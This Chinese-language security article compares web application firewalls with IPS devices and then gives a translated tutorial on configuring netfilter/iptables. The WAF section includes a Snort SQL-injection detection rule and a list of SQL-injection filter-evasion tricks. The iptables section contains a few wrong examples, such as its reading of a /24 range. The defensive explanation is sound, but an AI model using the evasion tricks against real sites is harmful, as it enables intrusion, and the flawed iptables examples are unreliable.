如果说传统的“大而全”安全防护产品能抵御大多数由工具产生的攻击行为，那么对于有针对性的攻击行为则力不从心。而 WAF 正是应需求而生的一款高端专业安全产品，这也是市场需求细化的必然趋势。但由于其部署和功能方面与 IPS 有类似，有人提出疑问，为什么不能用 IPS，或者说 WAF 与 IPS 有什么异同？谁更适合保护 Web 服务器？

这些疑问其实是有道理的，差异化的产生在于高端需求是不同的，从而需要细化功能贴合具体需求和符合应用现状的产品，这也是用户需求是随着业务自身的发展所决定的。

保镖和保安

为了更好的理解两款产品差异性，我们先用这个保镖（WAF）和保安（IPS）比喻来描述。

大楼保安需要对所有进出大楼人员进行检查，一旦发现可疑人员则禁止他入内，但如果混进“貌似忠良”的坏人去撬保险柜等破坏行为，大楼保安是无能为力的。

私人保镖则是指高级别、更“贴身”的保护。他通常只保护特定的人员，所以事先需要理解被保护人的身份、习惯、喜好、作息、弱点等，因为被保护人的工作是需要去面对不同的人，去不同的场合，保镖的职责不能因为危险就阻止、改变他的行为，只能去预见可能的风险，然后量身定做合适的保护方案。

这两种角色的区别在于保安保护的是整个大楼，他不需要也无法知道谁是最需要保护的人，保镖则是明确了被保护对象名单，需要深刻理解被保护人的个性特点。



图 1.1 保镖和保安

通过上面的比喻，大家应该明白两者的之所以会感觉相似是因为职责都是去保护，但差异在于职能定位的不同。从技术原理上则会根据定位来实现。下面通过几个层面来分析 WAF 和 IPS 的异同。

事件的时间轴

对于安全事件的发生，有三个时间点：事前、事中、事后。传统的 IPS 通常只对事中有有效，也就是检查和防护攻击事件，其他两个时间点是 WAF 独有的。



图 1.2 事件时间轴

如上图所示，事前是指能在事件发生之前通过主动扫描检测 Web 服务器来发现漏洞，通过修复 Web 服务器漏洞或在前端的防护设备上添加防护规则等积极主动手段来预防事件发生。事后则是指即使 Web 服务器被攻击了，也必须有网页防篡改功能，让攻击者不能破坏网站数据。

为什么不能具备事中的 100% 防护能力？其实从以下几个方面就知道对于事中只能做到相对最佳防护而不能绝对，因为：

1. 软件先天是有缺陷的，包括应用到第三方的组件和函数库无法控制其安全性；
2. 应用程序在更新，业务是持续发展的、动态的，如果不持续监控和调整安全策略，也是会有疏漏的；
3. 攻击者永远在暗处，可以对业务系统跟踪研究，查找漏洞和防护缺陷，用各种变形繁杂的手法来探测，并用于攻击；
4. 任何防护设备都难以 100%做到没有任何缺陷，无论是各种算法还是规则，都是把攻击影响降低到最小化。

所以需要用一个可闭环又可循环的方式去降低潜在的威胁，对于事中疏漏的攻击，可用事前的预发现和事后的弥补，形成环环相扣的动态安全防护。事前是用扫描方式主动检查网站并把结果形成新的防护规则增加到事中的防护策略中，而事后的防篡改可以保证即使疏漏也让攻击的步伐止于此，不能进一步修改和损坏网站文件，对于要信誉高和完整性的用户来说，这是尤为重要的环节。



图 1.3 WAF 安全闭环

如果仅仅是对于事件的时间轴有区别，那么还是可以采用其他产品来进行辅助，但关键的是事中的防护也有深度的差异，那么下面我们来谈谈对于事中的差异。

事中，也就是实时防护，两者的区别在于一个是纵横度，一个是深度。IPS 凸显的优势在于纵横度，也就是对于网络中的所有流量进行监管，它面对的是海量数据，下图的 TCP/IP 模型中网络流量从物理层到应用层是逐层递交，IPS 主要定位在分析传输层和网络层的数据，而再往上则是复杂的各种应用层协议报文，WAF 则仅提供对 Web 应用流量全部层面的监

管。




图 1.4 数据结构图

监管层面不同，如果面对同样的攻击，比如 SQL 注入，它们都是可以防护的，但防护的原理有区别，IPS 基本是依靠静态的签名进行识别，也就是攻击特征，这只是一被动安全模型。如下是一个 Snort 的告警规则：

```

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg: "SQL Injection - Paranoid" ; flow:to_server,
established;uricontent: ".asp" ;pcre: "/
(\\%27) | (\\ ' ) | (\\-\\- ) | (%23) | (#) /i" ;
classtype:Web-application-attack; sid:9099; rev:5;)
    
```

这里主要是检查在 SQL 注入中提交的元字符，包括单引号（'）和双横（--），从而避免注入' 1 or 1=1-- 之类的攻击发生，但同时又要考虑这些元字符转换成 Hex 值来逃脱过滤检查，于是又在规则里增加了其对应的十六进制编码后的字符串。

当然，要从签名特征来识别攻击要考虑的东西还很多，不仅元字符还有 SQL 关键字，包括：select insert update 等，以及这些关键字的大小写变形和拼接，利用注释逃脱过滤，如下所示例：

使用大小写混杂的字符：SeLecT fRom “

把空格符替换为 TAB 符或回车符: `select[TAB]from`

关键词之间使用多个空格: `select from`

字符串的数值编码: `0x41414141414141` 或 `0x41004100410041004100`

插入被数据库忽略的注释串: `sel/**/ect fr/**/om select/**/ from`

使用数据库支持的一些字符串转换功能: `char (65)` 或 `chr (65)`

使用数据支持的字符串拼接操作: `'sel'+ 'ect ' + 'fr' + 'om' "`、`" 'sel' || 'ect ' || 'fr' || 'om' "`可以设想一下, 如果要检测以上的变形字符后的攻击则需要增加相应的签名特征, 但更重要的是要充分考虑转换编码的种类, 上面示例的 snort 的规则把可疑字符以及其转换后的 Hex 值放入同一条规则里检查, 如果对于变形后繁多的攻击种类, 这是滞后的并且会造成签名臃肿。

对于比较粗浅的攻击方式两者都能防护, 但市面上大多数 IPS 是无法对报文编码做多重转换的, 所以这将导致攻击者只需构建诸如转换编码、拼接攻击语句、大小写变换等数据包就可绕过输入检查而直接提交给应用程序。

而这恰恰又是 WAF 的优势, 能对不同的编码方式做强制多重转换还原成攻击明文, 把变形后的字符组合后在分析。那为什么 IPS 不能做到这个程度? 同样还有对于 HTTPS 的加密和解密, 这些我们在下节的产品架构中会解释。

产品架构

大家知道 IPS 和 WAF 通常是串联部署在 Web 服务器前端, 对于服务器和客户端都是透明的, 不需要做任何配置, 似乎都是一样的组网方式, 其实有很大差异。首先我们看看市面主流 WAF 支持的部署方式:

1 桥模式

1 路由模式

1 反向代理

1 旁路模式 (非串联)

这两者串联部署在 Web 服务器前端时, 市面上的大多数 IPS 均采用桥模式, 而 WAF 是采用反向代理模式, IPS 需要处理网络中所有的流量, 而 WAF 仅处理与 Web 应用相关的协议, 其他的给予转发, 如下图:




图 1.5 多协议图

桥模式和反向代理模式的差异在于：桥模式是基于网络层的包转发，基本都没有协议栈，或只能简单的模拟部分协议栈，分析网络报文流量是基于单包的方式，所以要处理分片报文、数据流重组、乱序报文、报文重传、丢包都不具备优势。同时网络流量中包括的协议种类是非常多的，每种应用层协议都有自身独特的协议特征和格式要求，比如 Ftp、SSH、Telnet、SMTP 等，无法把各种应用流量放到应用层协议栈来处理。

基于学习的主动模式

在前面谈到 IPS 的安全模型是应用了静态签名的被动模式，那么反之就是主动模式。WAF 的防御模型是两者都支持的，所谓主动模式在于 WAF 是一个有效验证输入的设备，所有数据流都被校验后再转发给服务器，能增加应用层逻辑组合的规则，更重要的是具备对 Web 应用程序的主动学习功能。

学习功能包括：

1. 监控和学习进出的 Web 流量，学习链接参数类型和长度、form 参数类型和长度等；
2. 爬虫功能，爬虫主动去分析整个 Web 站点，并建立正常状态模型；
3. 扫描功能，主动去扫描并根据结果生成防护规则。

基于学习的主动模式目的是为了建立一个安全防护模型，一旦行为有差异则可以发现，

比如隐藏的表单、限制型的 Listbox 值是否被篡改、输入的参数类型不合法等，这样在面对多变的攻击手法和未知的攻击类型时能依靠安全防护模型动态调整防护策略。

结尾

WAF 更多的特性，包括安全交付能力、基于 cache 的应用加速、挂马检查、抗 DDOS 攻击、符合 PCIDSS 的防泄密要求等都表明这是一款不仅能攻击防护，同时又必须在满足客户体验和机密数据防护的高度集成的专业产品。本文仅从产品特征的对比角度来分析了 WAF 的部分技术原理，但没否定 IPS 的价值，毕竟两者在部署场景和功能上具有很大差异。

Linux 安全性和 netfilter/iptables

投稿：零度的尘

来源：Mugdha Vairagade IBM

摘要：

netfilter/iptables 是与最新的 2.4.x 版本 Linux 内核集成的 IP 信息包过滤系统。如果 Linux 系统连接到因特网或 LAN、服务器或连接 LAN 和因特网的代理服务器，则该系统有利于在 Linux 系统上更好地控制 IP 信息包过滤和防火墙配置。Mugdha Vairagade 将介绍 netfilter/iptables 系统、它是如何工作的、它的优点、安装和配置以及如何使用它来配置 Linux 系统上的防火墙以过滤 IP 信息包。

标签：Linux 安全性；netfilter ; iptables

Linux 因其健壮性、可靠性、灵活性以及好象无限范围的可定制性而在 IT 业界变得非常受欢迎。Linux 具有许多内置的能力，使开发人员可以根据自己的需要定制其工具、行为和外观，而无需昂贵的第三方工具。如果 Linux 系统连接到因特网或 LAN、服务器或连接 LAN 和因特网的代理服务器，所要用到的一种内置能力就是针对网络上 Linux 系统的防火墙配置。可以在 netfilter/iptables IP 信息包过滤系统（它集成在 2.4.x 版本的 Linux 内核中）的帮助下运用这种能力。

在如 ipfwadm 和 ipchains 这样的 Linux 信息包过滤解决方案中，netfilter/iptables IP 信息包过滤系统是最新的解决方案，而且也是第一个集成到 Linux 内核的解决方案。对于 Linux 系统管理员、网络管理员以及家庭用户（他们想要根据自己特定的需求来配置防火墙、在防火墙解决方案上节省费用和对 IP 信息包过滤具有完全控制权）来说，netfilter/iptables 系统十分理想。

理解防火墙配置和信息包过滤

对于连接到网络上的 Linux 系统来说，防火墙是必不可少的防御机制，它只允许合法的网络流量进出系统，而禁止其它任何网络流量。为了确定网络流量是否合法，防火墙依靠它所包含的由网络或系统管理员预定义的一组规则。这些规则告诉防火墙某个流量是否合法以及对于来自某个源、至某个目的地或具有某种协议类型的网络流量要做什么。术语“配置防火墙”是指添加、修改和除去这些规则。稍后，我将详细讨论这些规则。

网络流量由 IP 信息包（或，简称 信息包）——以流的形式从源系统传输到目的地系统的一些小块数据——组成。这些信息包有 头，即在每个包前面所附带的一些数据位，它们包含有关信息包的源、目的地和协议类型的信息。防火墙根据一组规则检查这些头，以确定接受哪个信息包以及拒绝哪个信息包。我们将该过程称为 信息包过滤。

为什么要配置自己的防火墙？

出于各种因素和原因，需要根据特定需求来配置防火墙。或许，最重要的原因是安全性。

管理员可能想让他们防火墙能够阻止未经授权的源访问其 Linux 系统，例如通过 Telnet。他们可能还想限制进出其系统的网络流量，以便只有来自可信源的流量才可以进入其系统，以及只有授权的流量才可以出去。家庭用户可能通过允许所有的出站信息包都可以通过，将防火墙配置成较低的安全性级别。

另一个背后的原因是，通过阻塞来自类似广告站点之类的源的多余流量，可以节省带宽。

因而，可以定制防火墙配置来满足任何特定需求和任何安全性级别需求。这就是 netfilter/iptables 系统的用武之处。

netfilter/iptables 系统是如何工作的？

netfilter/iptables IP 信息包过滤系统是一种功能强大的工具，可用于添加、编辑和除去规则，这些规则是在做信息包过滤决定时，防火墙所遵循和组成的规则。这些规则存储在专用的信息包过滤表中，而这些表集成在 Linux 内核中。在信息包过滤表中，规则被分组放在我们所谓的 链 (chain) 中。我马上会详细讨论这些规则以及如何建立这些规则并将它们分组在链中。

虽然 netfilter/iptables IP 信息包过滤系统被称为单个实体，但它实际上由两个组件 netfilter 和 iptables 组成。

netfilter 组件也称为 内核空间 (kernel space)，是内核的一部分，由一些信息包过滤表组成，这些表包含内核用来控制信息包过滤处理的规则集。

iptables 组件是一种工具，也称为 用户空间 (user space)，它使插入、修改和除去信息包过滤表中的规则变得容易。除非您正在使用 Red Hat Linux 7.1 或更高版本，否则需要从 netfilter.org 下载该工具并安装使用它。

通过使用用户空间，可以构建自己的定制规则，这些规则存储在内核空间的信息包过滤表中。这些规则具有 目标，它们告诉内核对来自某些源、前往某些目的地或具有某些协议类型的信息包做些什么。如果某个信息包与规则匹配，那么使用目标 ACCEPT 允许该信息包通过。还可以使用目标 DROP 或 REJECT 来阻塞并杀死信息包。对于可对信息包执行的其它操作，还有许多其它目标。

根据规则所处理的信息包的类型，可以将规则分组在链中。处理入站信息包的规则被添加到 INPUT 链中。处理出站信息包的规则被添加到 OUTPUT 链中。处理正在转发的信息包的规则被添加到 FORWARD 链中。这三个链是基本信息包过滤表中内置的缺省主链。另外，还有其它许多可用的链的类型（如 PREROUTING 和 POSTROUTING），以及提供用户定义的链。每个链都可以有一个 策略，它定义“缺省目标”，也就是要执行的缺省操作，当信息包与链中的任何规则都不匹配时，执行此操作。

建立规则并将链放在适当的位置之后，就可以开始进行真正的信息包过滤工作了。这时内核

空间从用户空间接管工作。当信息包到达防火墙时，内核先检查信息包的头信息，尤其是信息包的目的地。我们将这个过程称为 路由。

如果信息包源自外界并前往系统，而且防火墙是打开的，那么内核将它传递到内核空间信息包过滤表的 INPUT 链。如果信息包源自系统内部或系统所连接的内部网上的其它源，并且此信息包要前往另一个外部系统，那么信息包被传递到 OUTPUT 链。类似的，源自外部系统并前往外部系统的信息包被传递到 FORWARD 链。

接下来，将信息包的头信息与它所传递到的链中的每条规则进行比较，看它是否与某条规则完全匹配。如果信息包与某条规则匹配，那么内核就对该信息包执行由该规则的目标指定的操作。但是，如果信息包与这条规则不匹配，那么它将与链中的下一条规则进行比较。最后，如果信息包与链中的任何规则都不匹配，那么内核将参考该链的策略来决定如何处理该信息包。理想的策略应该告诉内核 DROP 该信息包。图 1 用图形说明了这个信息包过滤过程。




图 1. 信息包过滤过程

安装 netfilter/iptables 系统

因为 netfilter/iptables 的 netfilter 组件是与内核 2.4.x 集成在一起的，所以只需要下载并安装 iptables 用户空间工具。

需求

下面是安装 netfilter/iptables 系统的需求：

硬件：要使用 netfilter/iptables，需要有一个运行 Linux OS 并连接到因特网、LAN 或 WAN 的系统。

软件：带有内核 2.4 或更高版本的任何版本的 Linux OS。可以从 <http://www.kernel.org> 下载最新版本的内核。还需要从 <http://www.netfilter.org> 下载 iptables 这个用户空间工具，因为这个工具不是内核的一部分。但对于 RedHat Linux 版本 7.1 或更高版本，不需要下载此工具，因为在版本 7.1 或更高版本中，标准安装中已经包含了此工具。

用户：至少对 Linux OS 有中等水平的了解，以及具备配置 Linux 内核的经验。

安装前的准备

在开始安装 iptables 用户空间工具之前，需要对系统做某些修改。首先，需要使用 make config 命令来配置内核的选项。在配置期间，必须通过将 CONFIG_NETFILTER 和 CONFIG_IP_NF_IPTABLES 选项设置为 Y 来打开它们，因为这是使 netfilter/iptables 工作所必需的。下面是可能要打开的其它选项：

CONFIG_PACKET：如果要使应用程序和程序直接使用某些网络设备，那么这个选项是有用的。

CONFIG_IP_NF_MATCH_STATE：如果要配置有状态的防火墙，那么这个选项非常重要而且很有用。这类防火墙会记得先前关于信息包过滤所做的决定，并根据它们做出新的决定。我将在 netfilter/iptables 系统的优点一节中进一步讨论这方面的问题。

CONFIG_IP_NF_FILTER：这个选项提供一个基本的信息包过滤框架。如果打开这个选项，则会将一个基本过滤表（带有内置的 INPUT、FORWARD 和 OUTPUT 链）添加到内核空间。

CONFIG_IP_NF_TARGET_REJECT：这个选项允许指定：应该发送 ICMP 错误消息来响应已被 DROP 掉的入站信息包，而不是简单地杀死它们。

现在，可以准备安装这个用户空间工具了

安装用户空间工具

在下载 iptables 用户空间工具的源代码（它类似于 iptables-1.2.6a.tar.bz2）之后，可以开始安装。您需要以 root 身份登录来执行安装。清单 1 给出了一个示例，它指出了安装该工具所需的命令、其必要的次序及其说明。

清单 1. 用户空间工具安装的示例。


```
1. First, unpack the tool package into a directory:
2. # bzip2 -d iptables-1.2.6a.tar.bz2
3. # tar -xvf iptables-1.2.6a.tar
4. This will unpack the tool source into a directory named iptables-1.2.6a.
5. Now change to the iptables-1.2.6a directory:
6. # cd iptables-1.2.6a
7. The INSTALL file in this directory contains a lot of useful information
8. on compiling and installing this tool.
9. Now compile the userspace tool using the following command:
10. # make KERNEL_DIR=/usr/src/linux/
11. Here the KERNEL_DIR=/usr/src/linux/ specifies the path to the kernel's
12. directory. If the directory of kernel happens to be different on some
13. systems, the appropriate directory path should be substituted for
14. /usr/src/linux.
15. Now install the source binaries using the following command:
16. # make install KERNEL_DIR=/usr/src/linux/
17. Now the installation is complete.
```

注：如果您有 RedHat Linux 版本 7.1 或更高版本，就不需要执行这里说明的前两个步骤。正如我们所知道的，该 Linux 分发版（distribution）的标准安装中包含了 iptables 用户空间工具。但在缺省情况下，这个工具是关闭的。为了使该工具运行，需要执行以下步骤（清单 2）：

清单 2. 在 RedHat 7.1 系统上设置用户空间工具的示例

```
1. First you'll have to turn off the old ipchains module (predecessor of
2. iptables) available in this OS package.
3. This can be done using the following command:
4. # chkconfig --level 0123456 ipchains off
5. Next, to completely stop the ipchains module from running, so that it
6. doesn't conflict with the iptables tool, you will have to stop the ipchains
7. service using the following command:
8. # service ipchains stop
9. Now if you don't want to keep this old ipchains module on your system,
10. uninstall it using the following command:
11. # rpm -e ipchains
12. Now you can turn on the iptables userspace tool with the following command:
13. # chkconfig --level 235 iptables on
14. Finally, you'll have to activate the iptables service to make the userspace
15. tool work by using this command:
16. # service iptables start
17. Now the userspace tool is ready to work on a RedHat 7.1 or higher system.
```

现在，一切都已妥当，并且 netfilter/iptables 系统应该正在运行，接下来，需要建立一些规则和链来过滤信息包。

建立规则和链

通过向防火墙提供有关对来自某个源、到某个目的地或具有特定协议类型的信息包要做什么的指令，规则控制信息包的过滤。通过使用 netfilter/iptables 系统提供的特殊命令 iptables，建立这些规则，并将其添加到内核空间的特定信息包过滤表内的链中。关于添加 / 除去 / 编辑规则的命令的一般语法如下：

```
$ iptables [-t table] command [match] [target]
```

表 (table)

[-t table] 选项允许使用标准表之外的任何表。表是包含仅处理特定类型信息包的规则和链的信息包过滤表。有三种可用的表选项：filter、nat 和 mangle。该选项不是必需的，如果未指定，则 filter 用作缺省表。

filter 表用于一般的信息包过滤，它包含 INPUT、OUTPUT 和 FORWARD 链。nat 表用于要转发的信息包，它包含 PREROUTING、OUTPUT 和 POSTROUTING 链。如果信息包及其头内进行了任何更改，则使用 mangle 表。该表包含一些规则来标记用于高级路由的信息包，该表包含 PREROUTING 和 OUTPUT 链。

注：PREROUTING 链由指定信息包一到达防火墙就改变它们的规则所组成，而 POSTROUTING 链由指定正当信息包打算离开防火墙时改变它们的规则所组成。

命令 (command)

上面这条命令中具有强制性的 `command` 部分是 `iptables` 命令的最重要部分。它告诉 `iptables` 命令要做什么，例如，插入规则、将规则添加到链的末尾或删除规则。以下是最常用的一些命令：

`-A` 或 `--append`：该命令将一条规则附加到链的末尾。

示例：

```
$ iptables -A INPUT -s 205.168.0.1 -j ACCEPT
```

该示例命令将一条规则附加到 `INPUT` 链的末尾，确定来自源地址 `205.168.0.1` 的信息包可以 `ACCEPT`。

`-D` 或 `--delete`：通过用 `-D` 指定要匹配的规则或者指定规则在链中的位置编号，该命令从链中删除该规则。下面的示例显示了这两种方法。

示例：

```
$ iptables -D INPUT --dport 80 -j DROP
```

```
$ iptables -D OUTPUT 3
```

第一条命令从 `INPUT` 链删除规则，它指定 `DROP` 前往端口 `80` 的信息包。第二条命令只是从 `OUTPUT` 链删除编号为 `3` 的规则。

`-P` 或 `--policy`：该命令设置链的缺省目标，即策略。所有与链中任何规则都不匹配的信息包都将被强制使用此链的策略。

示例：

```
$ iptables -P INPUT DROP
```

该命令将 `INPUT` 链的缺省目标指定为 `DROP`。这意味着，将丢弃所有与 `INPUT` 链中任何规则都不匹配的信息包。

`-N` 或 `--new-chain`：用命令中所指定的名称创建一个新链。

示例：

```
$ iptables -N allowed-chain
```

`-F` 或 `--flush`：如果指定链名，该命令删除链中的所有规则，如果未指定链名，该命令删除所有链中的所有规则。此参数用于快速清除。

示例：

```
$ iptables -F FORWARD
```

```
$ iptables -F
```

`-L` 或 `--list`：列出指定链中的所有规则。

示例：

```
$ iptables -L allowed-chain
```

匹配 (match)

`iptables` 命令的可选 `match` 部分指定信息包与规则匹配所应具有的特征(如源和目的

地址、协议等)。匹配分为两大类：通用匹配和特定于协议的匹配。这里，我将研究可用于采用任何协议的信息包的通用匹配。下面是一些重要的且常用的通用匹配及其示例和说明：

-p 或 --protocol：该通用协议匹配用于检查某些特定协议。协议示例有 TCP、UDP、ICMP、用逗号分隔的任何这三种协议的组合列表以及 ALL（用于所有协议）。ALL 是缺省匹配。可以使用 ! 符号，它表示不与该项匹配。

示例：

```
$ iptables -A INPUT -p TCP, UDP
$ iptables -A INPUT -p ! ICMP
```

在上述示例中，这两条命令都执行同一任务——它们指定所有 TCP 和 UDP 信息包都将与该规则匹配。通过指定 ! ICMP，我们打算允许所有其它协议（在这种情况下是 TCP 和 UDP），而将 ICMP 排除在外。

-s 或 --source：该源匹配用于根据信息包的源 IP 地址来与它们匹配。该匹配还允许对某一范围内的 IP 地址进行匹配，可以使用 ! 符号，表示不与该项匹配。缺省源匹配与所有 IP 地址匹配。

示例：

```
$ iptables -A OUTPUT -s 192.168.1.1
$ iptables -A OUTPUT -s 192.168.0.0/24
$ iptables -A OUTPUT -s ! 203.16.1.89
```

第二条命令指定该规则与所有来自 192.168.0.0 到 192.168.0.24 的 IP 地址范围的信息包匹配。第三条命令指定该规则将与除来自源地址 203.16.1.89 外的任何信息包匹配。

-d 或 --destination：该目的地匹配用于根据信息包的目的地 IP 地址来与它们匹配。该匹配还允许对某一范围内 IP 地址进行匹配，可以使用 ! 符号，表示不与该项匹配。

示例：

```
$ iptables -A INPUT -d 192.168.1.1
$ iptables -A INPUT -d 192.168.0.0/24
$ iptables -A OUTPUT -d ! 203.16.1.89
```

目标 (target)

我们已经知道，目标是由规则指定的操作，对与那些规则匹配的信息包执行这些操作。除了允许用户定义的目标之外，还有许多可用的目标选项。下面是常用的一些目标及其示例和说明：

ACCEPT：当信息包与具有 ACCEPT 目标的规则完全匹配时，会被接受（允许它前往目的地），并且它将停止遍历链（虽然该信息包可能遍历另一个表中的其它链，并且有可能在那里被丢弃）。该目标被指定为 -j ACCEPT。

DROP：当信息包与具有 DROP 目标的规则完全匹配时，会阻塞该信息包，并且不对它做进一步处理。该目标被指定为 -j DROP。

REJECT：该目标的工作方式与 DROP 目标相同，但它比 DROP 好。和 DROP 不同，REJECT 不会在服务器和客户机上留下死套接字。另外，REJECT 将错误消息发回给信息包

的发送方。该目标被指定为 `-j REJECT` 。

示例：

```
$ iptables -A FORWARD -p TCP --dport 22 -j REJECT
```

RETURN：在规则中设置的 **RETURN** 目标让与该规则匹配的信息包停止遍历包含该规则的链。如果链是如 **INPUT** 之类的主链，则使用该链的缺省策略处理信息包。它被指定为 `-jump RETURN` 。

示例：

```
$ iptables -A FORWARD -d 203.16.1.89 -jump RETURN
```

还有许多用于建立高级规则的其它目标，如 **LOG**、**REDIRECT**、**MARK**、**MIRROR** 和 **MASQUERADE** 等。

保存规则

现在，您已经学习了如何建立基本的规则和链以及如何从信息包过滤表中添加或删除它们。但是，您应该记住：用上述方法所建立的规则会被保存到内核中，当重新引导系统时，会丢失这些规则。所以，如果您将没有错误的且有效的规则集添加到信息包过滤表，同时希望在重新引导之后再次使用这些规则，那么必须将该规则集保存在文件中。可以使用 `iptables-save` 命令来做到这一点：

```
$ iptables-save > iptables-script
```

现在，信息包过滤表中的所有规则都被保存在文件 `iptables-script` 中。无论何时再次引导系统，都可以使用 `iptables-restore` 命令将规则集从该脚本文件恢复到信息包过滤表，如下所示：

```
$ iptables-restore iptables-script
```

如果您愿意在每次引导系统时自动恢复该规则集，则可以将上面指定的这条命令放到任何一个初始化 `shell` 脚本中。

netfilter/iptables 系统的优点

`netfilter/iptables` 的最大优点是它可以配置有状态的防火墙，这是 `ipfwadm` 和 `ipchains` 等以前的工具都无法提供的一种重要功能。有状态的防火墙能够指定并记住为发送或接收信息包所建立的连接的状态。防火墙可以从信息包的连接跟踪状态获得该信息。在决定新的信息包过滤时，防火墙所使用的这些状态信息可以增加其效率和速度。这里有四种有效状态，名称分别为 **ESTABLISHED**、**INVALID**、**NEW** 和 **RELATED**。

状态 **ESTABLISHED** 指出该信息包属于已建立的连接，该连接一直用于发送和接收信息包并且完全有效。**INVALID** 状态指出该信息包与任何已知的流或连接都不相关联，它可能包含错误的的数据或头。状态 **NEW** 意味着该信息包已经或将启动新的连接，或者它与尚未用于发送和接收信息包的连接相关联。最后，**RELATED** 表示该信息包正在启动新连接，以及它与已建立的连接相关联。

netfilter/iptables 的另一个重要优点是，它使用户可以完全控制防火墙配置和信息包过滤。您可以定制自己的规则来满足您的特定需求，从而只允许您想要的网络流量进入系统。

